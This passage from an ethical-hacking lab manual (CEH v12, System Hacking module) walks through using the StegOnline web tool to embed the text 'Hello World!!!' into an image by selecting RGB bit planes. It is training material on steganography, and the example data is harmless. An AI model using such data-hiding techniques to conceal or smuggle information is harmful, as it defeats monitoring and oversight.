


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. **StegOnline** web page appears, click on **UPLOAD IMAGE** button.




30. In the **File Upload** window navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. In the **Image Options** page, click on **Embed Files/Data** button.




32. In the **Embed Data** page check the checkboxes under row **5** and in columns **R**, **G**, and **B** as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Scroll down to **Input Data** field and ensure that **Text** option is selected from the drop down, and type **Hello World!!!** and click on **Go**.



